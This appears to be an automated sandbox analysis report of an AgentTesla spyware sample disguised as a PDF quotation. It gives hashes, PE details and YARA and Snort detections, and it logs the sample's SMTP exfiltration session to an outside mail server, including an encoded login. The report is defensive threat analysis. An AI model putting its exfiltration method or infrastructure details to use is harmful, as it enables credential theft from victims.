Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.spyw.evad.winEXE@3/1@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 51.104.144.132, 13.88.21.125, 104.43.139.144, 40.88.32.150, 92.122.145.220, 52.255.188.83, 23.210.248.85, 51.11.168.160, 104.43.193.48, 93.184.221.240, 20.54.26.129, 92.122.213.194, 92.122.213.247 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, wu.azureedge.net, skypedataprdcoleus15.cloudapp.net, e12564.dspb.akamaiedge.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, www.bing.com, fs.microsoft.com, dual-a-0001.a-msedge.net, wu.ec.azureedge.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:28:20	API Interceptor	756x Sleep call for process: Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HETZNER-ASDE	8TD8GfTtaW.exe	Get hash	malicious	Browse	• 88.99.66.31
	Order_20180218001.exe	Get hash	malicious	Browse	• 135.181.57.206
	unmapped_executable_of_polyglot_duke.dll	Get hash	malicious	Browse	• 5.9.110.84
	DHL eInvoice_Pdf.exe	Get hash	malicious	Browse	• 195.201.179.80
	Subconract 504.xlsm	Get hash	malicious	Browse	• 95.216.245.130
	ydQ0ICWj5v.exe	Get hash	malicious	Browse	• 88.99.66.31
	r4yGYPyWb7.exe	Get hash	malicious	Browse	• 88.99.66.31
	aif9fEvN5g.exe	Get hash	malicious	Browse	• 88.99.66.31
	ProtonVPN.exe	Get hash	malicious	Browse	• 168.119.190.38
	bZ9avvcHvE.exe	Get hash	malicious	Browse	• 88.99.66.31
	CmJ6qDTzvM.exe	Get hash	malicious	Browse	• 88.99.66.31
	RFQ for Marjan Development Program.exe	Get hash	malicious	Browse	• 188.40.168.204
	RRLrVfeAXb.exe	Get hash	malicious	Browse	• 88.99.66.31
	m3eJIFyc68.exe	Get hash	malicious	Browse	• 88.99.66.31
	SecuriteInfo.com.W32.AIDetectGBM.malware.02.16429.exe	Get hash	malicious	Browse	• 195.201.225.248
	m8kdtboA0T.exe	Get hash	malicious	Browse	• 88.99.66.31
	jdAbDsECEE.exe	Get hash	malicious	Browse	• 88.99.66.31
	m8kdtboA0T.exe	Get hash	malicious	Browse	• 88.99.66.31
	IVCkMokXk8.exe	Get hash	malicious	Browse	• 88.99.66.31
	i9WK2pIYWG.exe	Get hash	malicious	Browse	• 88.99.66.31

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe.log	
Process:	C:\Users\user\Desktop\Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.43922302937978
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe
File size:	564224
MD5:	e6a6cb6ae013aa25b39d0cd53259ba9a
SHA1:	dae3aaad039899d1d64f497115ac79227e98134a
SHA256:	cb145909667bd181409f1e14b6b2fd00ec9f8894ffaba82bd2b1888065e6a22a
SHA512:	050a42b3d03985170d21fb7bc96403f1d2d722db492cbba58beafb2d961cd82ae03ca7b764436bba6524d69ef0c837efe9b0439aa90d8f2bee63747521902d88
SSDEEP:	12288:kkJoWJh0Z6xvbQpaSGwJOJShvOQ34zuzQ/L2uK2Di0+jjjjjjjjjROjjjjjjS:loBZ6GISGwJXhn34zukjk2Dih
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....J4`.....P..L...N.....^j... .....@.. .....@.....

File Icon

Icon Hash:	32c286b2b2924a86

Static PE Info

General

Entrypoint:	0x486a5e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60344AD3 [Tue Feb 23 00:22:43 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x86a0c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x88000	0x4bdc	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x8e000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x84a64	0x84c00	False	0.781410001766	data	7.52192780554	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x88000	0x4bdc	0x4c00	False	0.212376644737	data	3.4587404758	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x8e000	0xc	0x200	False	0.044921875	data	0.0980041756627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x88190	0x468	GLS_BINARY_LSB_FIRST		
RT_ICON	0x885f8	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 0, next used block 0		

Name	RVA	Size	Type	Language	Country
RT_ICON	0x896a0	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 0		
RT_GROUP_ICON	0x8bc48	0x30	data		
RT_VERSION	0x8bc78	0x354	data		
RT_MANIFEST	0x8bfcc	0xc0f	XML 1.0 document, UTF-8 Unicode (with BOM) text		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2018
Assembly Version	1.0.0.0
InternalName	HostExecutionContext.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	RegisterVB
ProductVersion	1.0.0.0
FileDescription	RegisterVB
OriginalFilename	HostExecutionContext.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/23/21-09:30:06.576442	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49737	587	192.168.2.3	188.40.67.173

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:30:05.748063087 CET	49737	587	192.168.2.3	188.40.67.173
Feb 23, 2021 09:30:05.821337938 CET	587	49737	188.40.67.173	192.168.2.3
Feb 23, 2021 09:30:05.821540117 CET	49737	587	192.168.2.3	188.40.67.173
Feb 23, 2021 09:30:06.109050989 CET	587	49737	188.40.67.173	192.168.2.3
Feb 23, 2021 09:30:06.109371901 CET	49737	587	192.168.2.3	188.40.67.173

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:30:06.182653904 CET	587	49737	188.40.67.173	192.168.2.3
Feb 23, 2021 09:30:06.189723015 CET	49737	587	192.168.2.3	188.40.67.173
Feb 23, 2021 09:30:06.262324095 CET	587	49737	188.40.67.173	192.168.2.3
Feb 23, 2021 09:30:06.263348103 CET	49737	587	192.168.2.3	188.40.67.173
Feb 23, 2021 09:30:06.345159054 CET	587	49737	188.40.67.173	192.168.2.3
Feb 23, 2021 09:30:06.346738100 CET	49737	587	192.168.2.3	188.40.67.173
Feb 23, 2021 09:30:06.419848919 CET	587	49737	188.40.67.173	192.168.2.3
Feb 23, 2021 09:30:06.420140028 CET	49737	587	192.168.2.3	188.40.67.173
Feb 23, 2021 09:30:06.495197058 CET	587	49737	188.40.67.173	192.168.2.3
Feb 23, 2021 09:30:06.498182058 CET	49737	587	192.168.2.3	188.40.67.173
Feb 23, 2021 09:30:06.572125912 CET	587	49737	188.40.67.173	192.168.2.3
Feb 23, 2021 09:30:06.572192907 CET	587	49737	188.40.67.173	192.168.2.3
Feb 23, 2021 09:30:06.576442003 CET	49737	587	192.168.2.3	188.40.67.173
Feb 23, 2021 09:30:06.576493025 CET	49737	587	192.168.2.3	188.40.67.173
Feb 23, 2021 09:30:06.576545000 CET	49737	587	192.168.2.3	188.40.67.173
Feb 23, 2021 09:30:06.576858997 CET	49737	587	192.168.2.3	188.40.67.173
Feb 23, 2021 09:30:06.649324894 CET	587	49737	188.40.67.173	192.168.2.3
Feb 23, 2021 09:30:06.649347067 CET	587	49737	188.40.67.173	192.168.2.3
Feb 23, 2021 09:30:06.702811956 CET	587	49737	188.40.67.173	192.168.2.3
Feb 23, 2021 09:30:06.757761002 CET	49737	587	192.168.2.3	188.40.67.173

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:28:06.823369026 CET	53	60985	8.8.8.8	192.168.2.3
Feb 23, 2021 09:28:06.831661940 CET	50200	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:28:06.880244017 CET	53	50200	8.8.8.8	192.168.2.3
Feb 23, 2021 09:28:07.364516973 CET	51281	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:28:07.426887989 CET	53	51281	8.8.8.8	192.168.2.3
Feb 23, 2021 09:28:08.605839014 CET	49199	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:28:08.659846067 CET	53	49199	8.8.8.8	192.168.2.3
Feb 23, 2021 09:28:09.667608023 CET	50620	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:28:09.716240883 CET	53	50620	8.8.8.8	192.168.2.3
Feb 23, 2021 09:28:09.989859104 CET	64938	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:28:10.051243067 CET	53	64938	8.8.8.8	192.168.2.3
Feb 23, 2021 09:28:10.440988064 CET	60152	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:28:10.493396997 CET	53	60152	8.8.8.8	192.168.2.3
Feb 23, 2021 09:28:17.303349972 CET	57544	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:28:17.352166891 CET	53	57544	8.8.8.8	192.168.2.3
Feb 23, 2021 09:28:24.334767103 CET	55984	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:28:24.386456013 CET	53	55984	8.8.8.8	192.168.2.3
Feb 23, 2021 09:28:28.792227983 CET	64185	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:28:28.841094017 CET	53	64185	8.8.8.8	192.168.2.3
Feb 23, 2021 09:28:29.898752928 CET	65110	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:28:29.950627089 CET	53	65110	8.8.8.8	192.168.2.3
Feb 23, 2021 09:28:33.151614904 CET	58361	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:28:33.200212002 CET	53	58361	8.8.8.8	192.168.2.3
Feb 23, 2021 09:28:34.013598919 CET	63492	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:28:34.070832968 CET	53	63492	8.8.8.8	192.168.2.3
Feb 23, 2021 09:28:40.788423061 CET	60831	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:28:40.847484112 CET	53	60831	8.8.8.8	192.168.2.3
Feb 23, 2021 09:28:43.911092043 CET	60100	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:28:43.961487055 CET	53	60100	8.8.8.8	192.168.2.3
Feb 23, 2021 09:28:45.253277063 CET	53195	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:28:45.302000046 CET	53	53195	8.8.8.8	192.168.2.3
Feb 23, 2021 09:28:45.719408989 CET	50141	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:28:45.768131971 CET	53	50141	8.8.8.8	192.168.2.3
Feb 23, 2021 09:28:51.720877886 CET	53023	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:28:51.769566059 CET	53	53023	8.8.8.8	192.168.2.3
Feb 23, 2021 09:28:52.993550062 CET	49563	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:28:53.044879913 CET	53	49563	8.8.8.8	192.168.2.3
Feb 23, 2021 09:28:53.813848972 CET	51352	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:28:53.865534067 CET	53	51352	8.8.8.8	192.168.2.3
Feb 23, 2021 09:28:54.698559999 CET	59349	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:28:54.747342110 CET	53	59349	8.8.8.8	192.168.2.3
Feb 23, 2021 09:28:55.541887045 CET	57084	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:28:55.590586901 CET	53	57084	8.8.8.8	192.168.2.3
Feb 23, 2021 09:28:56.357788086 CET	58823	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:28:56.408485889 CET	53	58823	8.8.8.8	192.168.2.3
Feb 23, 2021 09:29:02.979840040 CET	57568	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:29:03.029577017 CET	53	57568	8.8.8.8	192.168.2.3
Feb 23, 2021 09:29:11.754576921 CET	50540	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:29:11.826739073 CET	53	50540	8.8.8.8	192.168.2.3
Feb 23, 2021 09:29:26.166167974 CET	54366	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:29:26.214869022 CET	53	54366	8.8.8.8	192.168.2.3
Feb 23, 2021 09:29:30.601553917 CET	53034	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:29:30.659766912 CET	53	53034	8.8.8.8	192.168.2.3
Feb 23, 2021 09:30:01.703603983 CET	57762	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:30:01.755423069 CET	53	57762	8.8.8.8	192.168.2.3
Feb 23, 2021 09:30:04.344223022 CET	55435	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:30:04.414784908 CET	53	55435	8.8.8.8	192.168.2.3
Feb 23, 2021 09:30:05.546906948 CET	50713	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:30:05.616322994 CET	53	50713	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 09:30:05.546906948 CET	192.168.2.3	8.8.8.8	0x61c	Standard query (0)	mail.ekonaz.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 09:30:05.616322994 CET	8.8.8.8	192.168.2.3	0x61c	No error (0)	mail.ekonaz.com		188.40.67.173	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Feb 23, 2021 09:30:06.109050989 CET	587	49737	188.40.67.173	192.168.2.3	220 server.ztserver.com ESMTP Exim 4.94 Tue, 23 Feb 2021 11:30:06 +0300
Feb 23, 2021 09:30:06.109371901 CET	49737	587	192.168.2.3	188.40.67.173	EHLO 841675
Feb 23, 2021 09:30:06.182653904 CET	587	49737	188.40.67.173	192.168.2.3	250-server.ztserver.com Hello 841675 [84.17.52.38] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-X_PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Feb 23, 2021 09:30:06.189723015 CET	49737	587	192.168.2.3	188.40.67.173	AUTH login YmlsZ2lAZWtvbmF6LmNvbQ==
Feb 23, 2021 09:30:06.262324095 CET	587	49737	188.40.67.173	192.168.2.3	334 UGFzc3dvcmQ6
Feb 23, 2021 09:30:06.345159054 CET	587	49737	188.40.67.173	192.168.2.3	235 Authentication succeeded
Feb 23, 2021 09:30:06.346738100 CET	49737	587	192.168.2.3	188.40.67.173	MAIL FROM:<bilgi@ekonaz.com>
Feb 23, 2021 09:30:06.419848919 CET	587	49737	188.40.67.173	192.168.2.3	250 OK
Feb 23, 2021 09:30:06.420140028 CET	49737	587	192.168.2.3	188.40.67.173	RCPT TO:<bilgi@ekonaz.com>
Feb 23, 2021 09:30:06.495197058 CET	587	49737	188.40.67.173	192.168.2.3	250 Accepted
Feb 23, 2021 09:30:06.498182058 CET	49737	587	192.168.2.3	188.40.67.173	DATA
Feb 23, 2021 09:30:06.572192907 CET	587	49737	188.40.67.173	192.168.2.3	354 Enter message, ending with "." on a line by itself
Feb 23, 2021 09:30:06.576858997 CET	49737	587	192.168.2.3	188.40.67.173	.
Feb 23, 2021 09:30:06.702811956 CET	587	49737	188.40.67.173	192.168.2.3	250 OK id=1lET54-00075C-HI

Code Manipulations

Statistics

Behavior

Quotation-Project at Hor Al Anz CA...
Quotation-Project at Hor Al Anz CA...

Click to jump to process

System Behavior

Analysis Process: Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe PID: 6492 Parent PID: 5592

General

Start time:	09:28:14
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe'
Imagebase:	0xef0000
File size:	564224 bytes
MD5 hash:	E6A6CB6AE013AA25B39D0CD53259BA9A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.231189229.000000000454B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.230107764.0000000003312000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.230634345.0000000004299000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.229999040.0000000003291000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0FCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0FCF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E40C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6E40C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0D5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0DCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0303DE	ReadFile
